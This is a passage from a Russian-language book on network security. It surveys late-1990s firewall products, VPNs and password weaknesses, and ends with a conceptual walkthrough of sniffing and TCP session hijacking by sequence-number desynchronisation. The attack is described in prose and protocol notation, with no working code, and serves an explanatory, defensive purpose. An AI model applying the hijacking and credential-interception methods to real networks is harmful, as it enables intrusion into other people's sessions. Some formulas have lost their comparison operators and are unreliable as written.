Такой гигант, как Bay Networks, заявил, что он собирается внедрить код брандмауэра

разработки Checkpoint Software Technologies в свои продукты. Все маршрутизаторы имеют списки доступа — базовый механизм, при помощи которого маршрутизатор определяет, какие пакеты могут входить и выходить из сети. Однако этот метод не столь надежен, как оснащение маршрутизатора всеми функциями брандмауэра. То, что Firewall-1 выполняется маршрутизатором Bay Networks, означает — покупать отдельный продукт для выполнения функций брандмауэра не нужно.

Глава 16: Фильтрация донизу

Фильтры пакетов производят оценку данных на основе IP-информации, содержащейся в заголовке пакета, а точнее, адреса отправителя и получателя пакета. Фильтр не только считывает IP-заголовок пакета, но и сопоставляет полученную информацию со списком правил фильтрации для разрешения или запрещения передачи пакета.

Правила фильтрации содержат такие поля, как IP-адрес, тип протокола, номер порта отправителя и номер порта получателя.

Фильтры пакетов анализируют приходящие IP-пакеты и пропускают или не пропускают их в зависимости от предопределенного списка правил фильтрации.

Фильтры пакетов прежде, чем разрешить пакету продолжение его предполагаемого

маршрута, сравнивают эти характеристики с предопределенным значением.

В целом фильтры пакетов представляют наименее дешевые решения для брандмауэра, но, благодаря своему умению проверять пакеты различных протоколов, они являются и наиболее гибкими. Кроме того, фильтры работают быстро, поскольку они просто просматривают информацию о пакете при принятии решения. Но фильтры пакетов имеют несколько существенных недостатков: они не в состоянии отслеживать конкретный сетевой сеанс и не в силах предотвратить атаки с имитацией IP-адресов.

Имитация IP-адресов имеет место, когда хакер присваивает себе IP-адрес законного пользователя — зачастую внутренний адрес того, кто имеет доступ к ресурсам. А так как фильтры пакетов просматривают информацию об IP-адресе, то они допускают пакет с разрешенным адресом в сеть вне зависимости от того, откуда инициирован сеанс и кто скрывается за адресом. Если хакер узурпирует внутренний адрес, то результаты могут быть поистине разрушительными.

Однако усовершенствованная версия фильтрации пакетов, известная как динамическая фильтрация пакетов, позволяет анализировать адрес, с которого некто пытается осуществить доступ, и производит ping для проверки этого адреса.

Очевидно, если злоумышленник использует внутренний IP-адрес компании извне, то ping не

достигнет отправителя пакета, и сеанс не получит продолжения. Динамическую фильтрацию пакетов поддерживают продукты типа WatchGuard Security System компании Seattle Software Labs и BorderWare Firewall Server компании Secure Computing (данный продукт был приобретен Secure вместе с компанией Border Network Technologies из Торонто).

Seattle Software Labs, Cisco и CheckPoint Software Technologies поддерживает также технологию преобразования сетевого адреса. Эта технология обеспечивает обычную фильтрацию пакетов с искажением. При прохождении пакета через брандмауэр его IP-адрес заменяется на один из пула адресов. Такая замена позволяет скрыть внутренние адреса от злоумышленника за пределами сети. Другие типы брандмауэров, например шлюзы уровня приложения и шлюзы уровня канала, имеют эту возможность по умолчанию.

Когда дело касается протоколирования сетевого трафика, продукты, содержащие только фильтры пакетов, оказываются сплошь и рядом не в состоянии выполнить эту задачу, вследствие чего администраторы не могут определить, что их сеть была взломана.

Сети, имеющие несколько точек доступа извне, или сети, содержащие чрезвычайно важную информацию, наряду с фильтрами пакетов должны, вообще говоря, использовать другие продукты. Робин Хатчинсон, менеджер по продуктам в Secure Computing, объясняет:

Маршрутизатор с фильтром пакетов защитит разве что от 11-летнего хакера; любой, кто захочет проникнуть в сеть, сможет это сделать.

Глава 17: Помоги себе сам

Фильтры пакетов заняли свое место в системе безопасности сети. Поскольку фильтры пакетов обеспечивают высокую производительность при низкой цене, они хорошо подходят для обслуживания нужд безопасности внутри сети. Организация может разбить сеть на сегменты и установить брандмауэр в каждом из них, отделив, например, бухгалтерскую систему от системы отдела кадров.

Однако компаниям, которым нужен надежный страж, следует задуматься об установке шлюзов приложений, развивающих идею фильтрации пакетов. Вместо анализа IP-адресов пакетов такие шлюзы анализируют их на уровне приложений. Часто шлюзы приложений используют уполномоченное приложение для создания отдельного сеанса. В отличие от фильтра пакетов, этот сеанс не допускает прямого соединения между двумя сетями, функционируя как посредник для трафика пакетов.

Шлюзы приложений следят за пакетами на уровне приложений и инициируют уполномоченный сеанс, а не устанавливают прямое соединение между внешним миром и внутренней сетью.

Обнаружив сетевой сеанс, шлюз приложений останавливает его и вызывает уполномоченное приложение для оказания запрашиваемой услуги, допустим telnet, ftp, World Wide Web или электронная почта. Инициировав уполномоченный сеанс, брандмауэр по существу ограничивает доступ к определенным приложениям. Многие шлюзы приложений предоставляют также уполномоченных для HTTP, Network News Transfer Protocol (протокол для управления группам новостей Usenet), Simple Mail Transfer Protocol и SNMP. Некоторые продукты, например Gauntlet компании Trusted Information Systems, поддерживают помимо вышеупомянутых сервисов и такие как rlogin, TN3270, POP-3, gopher, X Window, finger и whois.

По большей части популярные брандмауэры представляют собой шлюзы приложений, хотя они осуществляют также фильтрацию пакетов и другие функции. По самой своей природе шлюзы приложений имеют много преимуществ над фильтрами пакетов. Они выполняются на стандартном оборудовании, в частности на рабочей станции Unix, имеющей больше, чем маршрутизатор, возможностей настройки. Raptor Systems выпустила Eagle NT, первый брандмауэр на базе Windows NT, с помощью которого администраторы сетей могут сконфигурировать надежную защиту без знания Unix. С тех пор такие компании, как CheckPoint и NetGuard, также выпустили программные брандмауэры для Windows NT.

Ввиду того, что шлюзы приложений функционируют на уровне приложений, контроль доступа может быть отрегулирован значительно точнее, нежели в случае фильтров пакетов. Однако одним из недостатков такого подхода является то, что поток трафика существенно замедляется, поскольку инициация уполномоченного сеанса требует времени. Многие шлюзы приложений поддерживают скорости вплоть до уровня T-1, но, если компании развертывают несколько брандмауэров или число сеансов увеличивается, заторы становятся настоящей проблемой.

Шлюзы приложений, кроме того, требуют отдельного приложения для каждого сетевого сервиса. Брандмауэры, не имеющие соответствующего приложения, не позволят осуществить доступ к данному сервису. С технической точки зрения, это означает, что при появлении новой версии какого-либо приложения она должна быть загружена на брандмауэр. CheckPoint решила эту проблему следующим образом: заказчики могут скачать с узла Web компании макросы с поддержкой последних редакций популярных приложений.

Другой тип брандмауэров, шлюзы уровня канала, напоминает шлюзы приложений за тем исключением, что уполномоченный сеанс организуется на уровне TCP (или UDP), а не на уровне приложения. Приложение выполняется не на брандмауэре, а в настольной системе внутреннего пользователя. Шлюзы каналов располагаются на хостах и как таковые они

действуют аналогично транслирующей программе, получая пакеты от одного хоста и передавая их другому.

Такая схема менее надежна, чем в случае шлюза приложений, поскольку пакеты анализируются на сеансовом (пятый уровень модели OSI), а не на прикладном уровне (седьмой уровень модели OSI). Кроме того, шлюзы уровня канала упрощают задачу инициирования внутренним пользователям незаконного сеанса. Шлюзы уровня канала редко применяются в автономных устройствах, однако если они используются совместно со шлюзами приложений, то такой брандмауэр более надежен.

Глава 18: Виртуальное соединение

Обычно локальные сети связывают друг с другом при помощи глобальной сетевой службы, например арендованной линии или других выделенных средств для обеспечения надежного соединения между двумя точками. Для многих компаний плата в тысячи долларов за выделенные линии ложится тяжелым бременем на общий бюджет ИТ. Однако, развернув виртуальную частную сеть (VPN), компании могут создать соединение между брандмауэрами без дополнительных расходов на T-1 или другие выделенные линии. Получить надежное соединение по Internet можно посредством кодирования проходящей по каналу VPN информации.

BorderWare Firewall Server 4.0 позволяет передавать информацию через Internet по шифрованным каналам с применением закрытых и открытых ключей. Продукт обеспечивает шифрование по алгоритму RSA Data Security, стандарт шифрования данных DES с 56-разрядным ключом, Triple DES в три раза более мощный, нежели DES, и стандарт шифрования RC5.

Eagle 4.0 компании Raptor Systems также поддерживает VPN с возможностью фильтрации внутри канала VPN.

Обычно канал открыт для всех протоколов, но Eagle может пропускать только указанные приложения. Например, сеансы telnet могут быть запрещены, а электронная почта и World Wide Web разрешены. Раньше все сервисы необходимо было разрешать или запрещать одновременно, теперь же некоторые функции можно блокировать по выбору.

Соединения через виртуальную частную сеть, менее дорогие, чем выделенная линия, работают, только если на обоих концах канала установлены брандмауэры одного и того же поставщика. При установке нескольких брандмауэров неполное взаимодействие их между собой может вызвать проблемы. Однако поставщики брандмауэров, и не только они, стремятся выработать стандарты, чтобы заказчики получили свободу выбора, а узлы взаимодействовали друг с другом без проблем.

Отдел бизнес-приложений для Internet компании NEC Technologies продемонстрировал VPN с протяженностью от США до Японии. Ввиду того, что многие стандарты шифрования запрещены к экспорту из США, в демонстрации NEC использовала шифрование DES и Triple DES на конце канала в Сан-Хосе и японскую версию DES на конце канала в Токио.

Сеть VPN может применяться не только для связи между двумя офисами. Часто мобильному или удаленному пользователю нужен аналогичный уровень защиты и надежности при обмене информацией или доступе к сервисам Internet. CheckPoint Software использует клиентское программное обеспечение шифрования, благодаря чему удаленные пользователи имеют возможность инициировать надежное соединение либо через коммутируемые линии, либо через Internet.

CheckPoint FireWall-1 SecuRemote работает с Firewall-1. Вместе они позволяют мобильным или удаленным пользователям осуществлять защищенную передачу данных и применять сервисы Internet, даже когда прямой защищенный канал с главным офисом невозможен. При установке на портативную или другую удаленную машину SecuRemote дает возможность позвонить по локальному номеру Internet вне зависимости от местоположения пользователей, инициировать соединение VPN, отправить и получить шифрованную информацию.

Глава 19: Все вместе

Вполне вероятно, что в течение ближайшего времени большинству компаний будет нужен только один брандмауэр.

Однако потребность в брандмауэрах возрастает с ростом числа филиалов. Но тогда, как администраторы сетей смогут управлять несколькими брандмауэрами? К счастью, многие популярные брандмауэры имеют компонент управления или консоль.

Например, Raptor разработал консоль управления безопасностью Security Management Console для мониторинга, анализа и управления безопасностью предприятия. Raptor выпустила недавно несколько компонентов для консоли, включая Eagle Netwatch 1.1, трехмерный монитор безопасности с возможностью составления отчетов; Security System Adminis-tration, автоматически предупреждающий консоль при обнаружении подозрительных действий; продукт под названием Internet Scanner разработки Internet Security Systems с базой данных с 135 имитациями атак хакеров для тестирования защиты выбранных IP-адресов.

Secure Computing, производящая помимо BorderWare Firewall Server брандмауэр Sidewinder, встроила управление брандмауэром на базе Web в свой продукт BorderWare; для удаленного управления с шифрованием канала продукт пользуется средствами Netscape Navigator и Java.

Централизованное управление вызывает определенные заботы. До сих пор люди присматривались к брандмауэрам в целях ознакомления с технологией. Теперь заказчики готовы к широкому развертыванию брандмауэров, но их больше интересует возможности управления продуктом, нежели его непосредственные функции.

Многими сетевыми устройствами, такими как концентраторы, коммутаторы и другие ресурсы, можно управлять с централизованной панели управления, например HP OpenView или Spectrum компании Cabletron. В потенциале брандмауэры могут также быть включены в эту систему. Если брандмауэров несколько, то они должны управляться централизованно. Многим компаниям это пока еще не нужно, но нет сомнений в том, что с ростом спроса централизованное управление появится и в продуктах типа SideWinder. Другие компании, включая Raptor, намереваются осуществить интеграцию будущих редакций своих брандмауэров с ведущими продуктами управления.

Но, поскольку безопасность — это совершенно другой коленкор в сравнении с управлением традиционными сетевыми устройствами, появление отдельной системы управления безопасностью вполне возможно. Предприятия вынашивают концепцию отдельной консоли для системы безопасности. Заказчики устанавливают отдельные консоли, потому что они

хотят иметь независимую структуру для обеспечения всех потребностей защиты.

Такой подход может даже привести к созданию независимой команды, отвечающей за конфигурацию, администрирование и управление защитой.

Глава 20: В начале большого пути

Рынок брандмауэров находится на начальной стадии своего формирования, но они тем не менее уже нашли свою нишу среди компаний с соединениями вовне. Исследование рынка на предмет использования брандмауэров выявило 10 важных поставщиков, работающих в этой области. В настоящее время около 40 компаний соперничают друг с другом за этот кусок рыночного пирога. По мере созревания рынка и роста конкуренции изменения должны наверняка затронуть несколько уровней. Рынок развивается с умопомрачительной скоростью, и под давлением конкуренции компании проявляют всю свою изобретательность для добавления новых возможностей в свои продукты.

Эти новые разработки включают поддержку таких приложений, как RealAudio, для обеспечения защищенной радиопередачи, Internet Phone, усовершенствованной аутентификации с помощью аппаратных ключей сторонних поставщиков типа Security Dynamics и Digital Pathways, а также топологий Token Ring и 100Base-T. Кроме того, они опираются на Windows

NT в качестве платформы. По мере усложнения и развития рынка мелкие поставщики будут наверняка вытеснены, если у них не будет солидного продукта. Поставщикам никак не прожить с продуктом, у которого ограниченный набор возможностей.

Благословенные 50-е никогда не вернутся, но с продуманным планом защиты мы можем чувствовать себя в безопасности, как и в те времена.

Подавляющая часть мелких и средних компаний с присутствием в Internet имеет только один брандмауэр для обслуживания потребностей защиты. Если даже они приобретут еще один, то наверняка он окажется от того же поставщика, что и предыдущий. Ввиду того, что продукты защиты покупались в основном у одного поставщика, потребность во взаимодействии брандмауэров различных поставщиков друг с другом не возникала.

Однако с установкой организациями множества брандмауэров в штаб-квартирах, филиалах и удаленных узлах дать гарантию единства происхождения продуктов из одного источника стало невозможно. Осознав эту ситуацию и следуя по стопам RSA Data Security, несколько поставщиков брандмауэров предложили стандарт для шифрования и аутентификации на уровне IP в целях обеспечения защищенного обмена данными вне зависимости от того, кем данный брандмауэр произведен. Группа инженерной поддержки Internet опубликовала

стандарт IPSec, благодаря которому брандмауэры различных поставщиков могут работать друг с другом. С его реализацией пользователи могут безопасно обмениваться данными через IPSec-совместимые брандмауэры.

Продукты, поддерживающие IPSec уже сейчас или в ближайшем будущем, включают Internet Connection Secured Network Gateway 2.2 компании IBM, Eagle 4.0 компании Raptor Systems, Firewall-1 компании Checkpoint Software и BorderWare Firewall Server 4.0 компании Secure Computings.

Глава 21: Дырявая сеть

Вследствие роста темпов развития Internet в России защита данных в сетях Internet/Intranet приобретает не меньшую, чем на Западе, актуальность.

Вы уверены, что сеть защищена на 100%? Вследствие изначального отставания, отечественный сетевой бизнес миновал ряд детских болезней Internet (не ходили со всеми в детский сад и ветрянкой не болели), но тем не менее проблема защиты данных Internet до сих пор воспринимается многими довольно абстрактно.

Сколько же потенциально уязвимых мест у сетей, подключенных к Internet или, употребляя более корректную формулировку, использующих службы и сервисы Сети? Если сильно обобщать,

то слабых мест найдется не больше, чем два десятка, если же опускаться до конкретики каждого аппаратно-программного решения, их будут уже сотни.

При сбалансированном подходе правде положено лежать где-то посередине, поэтому, наверное, можно согласиться с оценкой специалистов компании Internet Security Systems, считающих, что в любой сети, основанной на протоколе TCP/IP, существует около 135 потенциальных лазеек для хакеров. Заметим, речь идет именно о TCP/IP. Если сервер в имеющей выход в Internet сети работает под Novell NetWare, применяющей протокол IPX/SPX, и к тому же у него даже нет IP-адреса, то дотянуться до него злоумышленник попросту не сможет. Не стоит, думается, называть взлом такой сети абсолютно невозможным, но без серьезной помощи изнутри организации проникнуть в сеть точно не удастся.

Если же TCP/IP — базовый протокол корпоративной сети (что, как правило, следует из использования Unix-систем, входящих в группу риска), то ее уязвимость многократно возрастает. Самые незащищенные конфигурации сетей имеют, прежде всего, крупные компании — наиболее вероятная жертва происков мошенников. Правда, даже структурно небольшие организации рискуют конфиденциальной информацией, если в качестве магистрали глобальной сети они применяют Internet. При необходимости в такой магистрали компании с небольшим бюджетом обращаются в первую очередь к Internet, как к готовому

недорогому решению, и сталкиваются с незащищенностью открытых систем.

Глава 22: Ключ под ковриком

В недалеком будущем протокол TCP/IP и разновидности Unix, точнее, их сетевые разделы, станут более защищенными, но пока нам приходится пожинать плоды того, что при их разработке никто и не задумывался толком, какие проблемы могут возникнуть в будущем, то есть сегодня. Какое же наследие старорежимных времен мешает нам жить?

Главным образом — это недостатки системы аутентификации пользователей. Лично мне не так давно (без злого умысла, по необходимости) удалось подобрать чужой пароль вручную. Я имел представление, какие именно слова может использовать мой коллега, и, применив метод Бивиса и Батт-Хэда, угадал с первой попытки. Конечно, простой перебор отнял бы у вас вечность, но программе хватит и нескольких часов. У хакера есть возможность запустить программу, делающую одну за другой попытки войти в сеть через telnet, и не исключено, что он добьется успеха, поскольку при довольно скромных ресурсах компьютера, на котором запускается программа-взломщик, можно производить до 1000 попыток регистрации в минуту, что составит 1152000 паролей в день. Для сравнения скажем, что, например, количество более-менее общеупотребительных слов в

английском языке приблизительно равно 150000 (во всяком случае, столько их в Большом англо-русском словаре). Безусловно, администратор может обнаружить следы многократных исполнений команды login с определенного IP-адреса, но не факт, что по этому адресу он сумеет найти злоумышленника.

Впрочем, мы забегаем вперед. Вернемся к паролям: при всей своей простоте прямой перебор слишком легко фиксируется и может быть тут же пресечен, но арсенал взломщика им не исчерпывается. Предположим, удаленный пользователь, человек или программа, через telnet или ftp удаленно регистрируется в сети — что из этого следует? То, что имя пользователя и его пароль открытым текстом пропутешествуют через Internet. Отслеживание IP-пакетов, идущих на конкретный адрес, позволяет получить реквизиты зарегистрированного пользователя, правда, перехват трафика — методика далеко не тривиальная и требует реализации соответствующих условий, о чем еще пойдет речь.

Итак, пароль одного из пользователей у нас... то есть, мы хотели сказать, в руках у взломщика. Если перехвачен пароль администратора, то ключ от квартиры, где деньги лежат, уже в кармане, и остальное — дело времени. Но даже если получена возможность всего лишь легально зарегистрироваться в системе под именем первого попавшегося пользователя, то добиться можно очень и очень многого. Во-первых, этот первый попавшийся пользователь

может иметь доступ к ценной корпоративной информации; во-вторых, даже если это не так, у него есть доступ к одному важному файлу — файлу паролей.

Все пароли в системе Unix лежат в зашифрованном виде в одном файле, доступном для чтения простым пользователям. Многочисленные программы взлома позволяют извлечь из файла все пароли, в том числе и пароль root — все тот же ключ от квартиры. В Windows NT, правда, такой открытости нет, но тем не менее если незваный гость закрепится на одном узле сети, то проникнуть дальше вглубь сети ему уже проще.

Распространенный метод сбора конфиденциальной информации — запуск на инфицированных рабочих станциях программ, считывающих ввод с клавиатуры. Эта методика дает шанс получить другие пароли, используемые в системе.

Кое-кто, возможно, уже удивился легкости, с которой наш гипотетический злоумышленник расправляется с паролями. Но тому есть сразу два объяснения: с одной стороны, методика взлома основывается на том допущении, что люди выбирают, как правило, легко запоминаемые пароли, а с другой стороны, программы-взломщики системных паролей распространяются не только хакерами-любителями, но и фирмами, занимающимися профессиональной разработкой ПО.

Да-да, не удивляйтесь, они продаются на совершенно легальной основе, как инструменты сетевых администраторов для проверки надежности системы паролей. Администратор может найти слабый пароль до того, как это сделает кто-нибудь другой, и принять соответствующие меры, под которыми подразумевается воспитательная работа с пользователями (урезание бюджета, например) с последующей сменой пароля.

Если пароль состоит из 10 символов, то при приведенной выше производительности программы-взломщика на перебор всех возможных вариантов уйдет порядка двух миллиардов дней или трех миллионов лет. Поэтому методу атаки в лоб можно противостоять простыми организационными мероприятиями. Куда опаснее упомянутое вскользь прослушивание IP-пакетов.

Глава 23: И у стен есть... носы

Если пользоваться английской терминологией, то IP-пакеты (и сеть вообще), не прослушивают, а пронюхивают.

Соответствующие программы так и называются — снифферы (sniffer — буквально нюхач). Снифферы распространяются как в среде хакеров, так и на коммерческой основе. Тут, кстати, прослеживается традиция: точно так же профессиональный слесарный инструмент может с равным успехом применяться как мастерами, так и медвежатниками.

Технология вынюхивания все время совершенствуется, и, не останавливаясь подробно на истории ее развития, посмотрим, на что способны самые продвинутые и, соответственно, самые опасные снифферы.

Самый яркий представитель последнего поколения слухачей (назовем их по-русски так) — это IP-Watcher.

Отличительными чертами программы является наличие пользовательского интерфейса, позволяющего выборочно отслеживать любые потоки пакетов, и, главное, примененная в ней технология активного сниффинга, позволяющего взаимодействовать с сетевыми соединениями. Под взаимодействием в данном случае подразумевается прерывание или даже захват активных соединений.

Захват законного соединения возможен даже при использовании в сети системы одноразовых или же зашифрованных паролей. Проникновение в систему при этом не только упрощается, но и становится практически незаметным: взломщик, по сути дела, лишь разбавляет поток пакетов (что избавляет его от необходимости подделывать свой IP-адрес в случае фильтрации системой входящих пакетов по этому признаку). Пользователь заметит только некоторое замедление сети, что свяжет с перегрузкой трафика или проблемами связи, а сервер, естественно, это никак не воспримет.

Обладая достаточной квалификацией, злоумышленник может заставить соединение существовать даже после того, как пользователь прекратит работу. В сочетании со способностью программы прерывать TCP-соединения это приводит к следующему возможному сценарию атаки. Взломщик, образно говоря, сидит на соединении, но пока не может зарегистрироваться на конкретной станции. Он прерывает соединение, что, с большой степенью вероятности, приводит к повторной регистрации пользователя и, соответственно, перехвату пароля. На период времени укоренения на станции сниффер может временно отсечь возможность удаленного мониторинга администраторами, происходящего на станции.

Наконец, перекрыв все сетевые соединения на данной рабочей станции, атакующий вынуждает пользователя обратиться за помощью к администратору. Наиболее вероятный результат — администратор, пытаясь установить возможные причины сбоя сети, зарегистрируется на станции, и его пароль будет перехвачен. Очень похоже на кадры из фантастического боевика, с той только разницей, что все сделанные допущения не выходят за рамки сегодняшней реальности.

Возможность выборочного отслеживания трафика позволяет IP-Watcher собирать практически любую информацию, передаваемую в сети. Он может, во-первых, перехватывать все ту же удаленную регистрацию пользователей, и,

во-вторых, либо перехватывать файлы, записываемые на сервер после обработки на рабочей станции, либо перехватывать изменения, вносимые пользователем в случае архитектуры клиент-сервер. Выборочное отслеживание трафика оказывается и хорошим средством защиты от обнаружения. Если администратор подозревает, что в системе работает сниффер, он ищет результат его деятельности, т.е. особо крупные файлы с записью перехваченного трафика. В случае IP-Watcher вместо всего, что гуляет по сети, записывается только необходимый минимум информации — это позволяет программе довольно долго скрывать свое присутствие.

Думается, нам удалось обосновать свое утверждение о том, что активный сниффинг на сегодняшний день — самая передовая технология обхода многих устоев протокола TCP/IP.

Глава 24: Методика захвата соединения TCP/IP

Возможность захвата соединения — это врожденный недостаток протокола TCP/IP. Правда, сей недостаток представляет не только инструмент для проникновения в чужую сеть, но и дополнительные средства управления и мониторинга потоков IP-пакетов, и, несомненно, знание этого механизма будет нелишним. Ознакомимся с упрощенной моделью захвата соединения, оговорив начальные условия.

Главным при захвате является возможность прослушивания соответствующего трафика, для чего, как мы уже говорили, требуется реализация определенных условий. Internet — это не широковещательная сеть (иначе сегодняшний трафик ее бы просто похоронил), а посему перехват чужих пакетов возможен, только когда взломщик по чистой случайности находится в одном сегменте с жертвой — раз; когда взломщик действует на уровне провайдера — два; когда подключение к трафику происходит на уровне кабельных соединений — три. Последние две ситуации — безусловно исключительные, но криминальным структурам и некоторым государственным органам они вполне по плечу.

Итак, предположив, что на двух концах соединения находятся клиент и сервер, примем следующую систему обозначений:

- **SVR_SEQ** — порядковый номер очередного байта, посылаемого сервером;
- **SVR_ACK** — следующий байт, который получит сервер (порядковый номер предыдущего байта + 1);
- **SVR_WIND** — окно приема сервера;
- **CLT_SEQ**, **CLT_ACK**, **CLT_WIND** — это аналогичные величины для клиента.

Введем также обозначения для полей заголовка пакета TCP:

- **SEG_SEQ** — порядковый номер пакета;

- **SEG_ACK** — ожидаемый порядковый номер следующего принимаемого байта;
- **SEG_FLAG** — набор контрольных битов пакета.

Перечисленные параметры связаны между собой следующим образом:

всегда

```
CLT_ACK J SVR_SEQ J CLT_ACK+CLT_WIND
```

и

```
SVR_ACK J CLT_SEQ J SVR_ACK+SVR_WIND;
```

как правило (при прямом соединении)

```
SEG_SEQ = CLT_SEQ
```

и

```
SEG_ACK = CLT_ACK.
```

Теперь предположим, что установлено соединение TCP/IP.

Установление соединения TCP/IP

Процесс установления соединения, в предположении, что оно инициируется клиентом при отсутствии обмена информацией, потерях пакетов и т.д., проходит следующим образом.

Перед установлением соединение на стороне клиента находится в закрытом состоянии, а на стороне сервера — в состоянии ожидания.

Клиент сперва посылает свой начальный порядковый номер и устанавливает бит **SYN**:

```
SEQ_SEQ = CLT_SEQ_0,
SEG_FLAG = SYN.
```


Получив этот пакет, сервер подтверждает порядковый номер клиента, посылает свой собственный начальный номер и устанавливает бит **SYN**:

```
SEG_SEQ = SVR_SEQ_0,
SEQ_ACK = CLT_SEQ_0+1,
SEG_FLAG = SYN,
```

затем сервер задает

```
SVR_ACK= CLT_SEQ_0+1.
```

Получив этот пакет, клиент подтверждает порядковый номер сервера:

```
SEG_SEQ = CLT_SEQ_0+1,
SEQ_ACK = SVR_SEQ_0+1,
```

и устанавливает

```
CLT_ACK = SVR_SEQ_0+1,
```

переходя в состояние установленного соединения.

По получении этого пакета на стороне сервера соединение также приходит в состояние установлено. В итоге мы имеем:

```
CLT_SEQ = CLT_SEQ_0+1
CLT_ACK = SVR_SEQ_0+1
SVR_SEQ = SVR_SEQ_0+1
SVR_ACK = CLT_SEQ_0+1
```

из чего следует, что

```
SVR_SEQ=CLT_ACK
```

и

```
CLT_SEQ=SVR_ACK.
```

После установления соединения пакет принимается сервером или клиентом, если его порядковый номер укладывается в интервал

[XXX_ACK,XXX_ACK+XXX_WIND],

где **XXX** — это **SVR** или **CLT** соответственно. Соединение прерывается после выставления флагов **RST** (получатель обрывает соединение немедленно) или **FIN** (получатель приступает к процедуре его постепенного закрытия).

Атака соединения

Если два последних равенства перестают выполняться, то соединение (обмен данными в нашей модели отсутствует) переходит в десинхронизированное состояние. При отсутствии передачи информации такое состояние может оставаться стабильным сколь угодно долго. Если же передача начинается, то возможны две ситуации:

(1)

```
CLT_SEQ  SVR_ACK  +  SVR_WIND
```

и

```
CLT_SEQ  SVR_ACK
```

информация принимается для дальнейшего использования, но не посылается пользователю, поскольку начало потока (под номером **SVR_ACK**) потеряно;

(2)

```
CLT_SEQ  SVR_ACK  +  SVR_WIND
```

или

```
CLT_SEQ  SVR_ACK
```

пакет отбрасывается, а данные теряются.

И в том и в другом случае обмен данными, даже если соединение не прерывается, невозможен.

Предполагаемая атака основывается на приведении обоих концов соединения в десинхронизированное состояние, что прерывает обмен данными между ними, и создании пакетов, мимикрирующих под оригинальные, естественно таких, которые удовлетворяют текущему состоянию на соответствующем конце соединения.

Предположим, сеанс TCP/IP десинхронизирован, а клиент продолжает слать пакеты, у которых

```
SEG_SEQ  =  CLT_SEQ,
```

а

```
SEG_ACK  =  CLT_ACK.
```

Пакеты, вследствие нарушения все тех же равенств, отбрасываются. Атакующий меняет **SEG_SEQ** и **SEG_ACK** (корректируя при этом контрольную сумму), чтобы они были равны **SVR_ACK** и **SVR_SEG** соответственно.

Фактически получается, что взломщик пропускает трафик через свою машину — это дает ему возможность по своему усмотрению добавлять

и удалять пакеты. Эффект таких действий описан выше.

Как же атакующий добивается десинхронизации? Самый простой метод — десинхронизация при помощи пакетов с отсутствием данных. Клиент и сервер забрасываются большим количеством пакетов. Посылаемая информация не будет ими воспринята, но приведет к рассогласованию порядковых номеров на обоих концах. Если атакуемый сеанс TCP/IP допускает пересылку пакетов с информацией нулевой длины, то этот метод самый удобный, хотя его применение может повлечь за собой ряд непредсказуемых эффектов. В частности, особенно сильно проявится одно из последствий любой десинхронизации — ураган из ACK-пакетов. Суть этого стихийного явления в том, что отброшенные ACK-пакеты влекут за собой генерирование все новых и новых — процесс замыкается в петлю или, если угодно, в воронку урагана.

К счастью (или же к несчастью — как хотите), поддержка TCP соотношения потерь ненулевых пакетов приводит рано или поздно к разрыву петли. Таким образом, процесс саморегулируется и поддерживает избыточный трафик на определенном уровне, не давая ему захлестнуть сеть. Наличие ACK-урагана, кстати, позволяет обнаружить чужое вмешательство в работу сети.

Есть ряд более сложных и надежных (что делает их узкоприменимыми) методов. В качестве

примера рассмотрим десинхронизацию на стадии установления соединения. Метод заключается в прерывании соединения со стороны сервера на ранней стадии и установлении нового соединения

Взломщик высматривает пакет **SYN/ACK**, идущий от сервера к клиенту (второй этап установления соединения).

Обнаружив этот пакет, он посылает серверу пакет с флагом **RST**, затем пакет, аналогичный перехваченному по параметрам (порт TCP), но с другим номером последовательности, в дальнейшем обозначаемым как **ATK_ACK_0**.

Получив **RST**-пакет, сервер прерывает первое соединение. Получив следом от атакующего **SYN**-пакет, он, используя тот же самый порт, откроет новое соединение с измененным номером последовательности (**SVR_SEQ_0'**) и пошлет клиенту пакет **SYN/ACK**.

Определив это, атакующий посылает ему свой **ACK**-пакет и тем самым переводит сервер в состояние установленного соединения.

Клиент, получив пакет от сервера, также переходит в состояние установленного соединения.

Очевидно, что основные равенства не выполняются, и соединение оказывается изначально десинхронизированным.

Главная сложность такого метода — это правильный выбор атакующим поддельного номера последовательности. Если разногласие в

номерах последовательности позволит серверу осуществлять прием пакетов от клиента (первый вариант десинхронизации), то вполне вероятны нежелательные побочные эффекты.

Глава 25: Насколько надежны сегодняшние методы защиты сетей?

В свете вышеизложенного возникает вопрос: какие меры защиты сетей наиболее эффективны? В первую очередь, на ум приходит применение брандмауэров. Главное, это выбрать брандмауэр, соответствующий тому, в какой степени ваша сеть зависит от Internet. На сегодняшний день широкое распространение получили два типа брандмауэров:

- использующих фильтрацию пакетов;
- работающих на уровне приложений.

Начали также появляться продукты, в которых в различной степени применяются обе технологии.

Итак, мы имеем две технологии защиты сетей. Первая представляет собой исследование входящих и выходящих пакетов на предмет того, откуда — куда они направляются и какой тип соединения устанавливают. Недостатки этого подхода: очевидно, что он практически бессилен перед подделкой IP-адреса, пассивным и, тем более, активным сниффингом, привязка же к конкретным хостам (IP-адресам) ограничивает возможности удаленных пользователей.

Применение брандмауэров такого типа — сети, в которых Internet используется только изнутри, отсутствует связь с внешними сетями, и, безусловно, все пользователи в достаточной мере облечены доверием. Брандмауэр будет наглухо закрывать доступ извне: его можно также применять для предотвращения злоупотребления Internet сотрудниками компании.

Брандмауэры, работающие на уровне приложений, предполагают наличие шлюза для каждого приложения, а также аутентификацию (с использованием) при любом соединении. Такой подход позволяет отказаться от проверки IP-адресов, но взамен требует наличие шлюза для каждого приложения, что представляется довольно серьезным ограничением. Насколько эффективна эта технология? Она, очевидно, устойчива перед пассивным сниффингом и подделкой адреса, но в любом случае надежность подобной защиты от активного сниффинга не может быть стопроцентной.

Брандмауэры, по сути дела, предохраняют сеть только от случайной утечки информации и проникновения в нее, так сказать, первого встречного, что, впрочем, раз в десять снижает риск потери конфиденциальности хранимой и передаваемой информации и нарушения работоспособности информационной системы. Единственное же, что может гарантировать безопасность от подслушивания — шифрование всех внутренних (не говоря уже о внешних) потоков данных в сети и организация

дополнительных уровней аутентификации. Все это не исключает возможности перехвата пакетов сниффером, но, в то же время, не дает взломщику воспользоваться перехваченной информацией.

Определение необходимой степени защиты информации осуществляется при помощи несложных математических оценок: вероятность взлома умножается на размер возможного ущерба и на основе полученной величины определяются средства, которые требуется выделить на обеспечение соответствующих мер безопасности.

Часть шестая

WWW-сервер — защита и взлом

Глава 1: Как защитить WEB-сервер

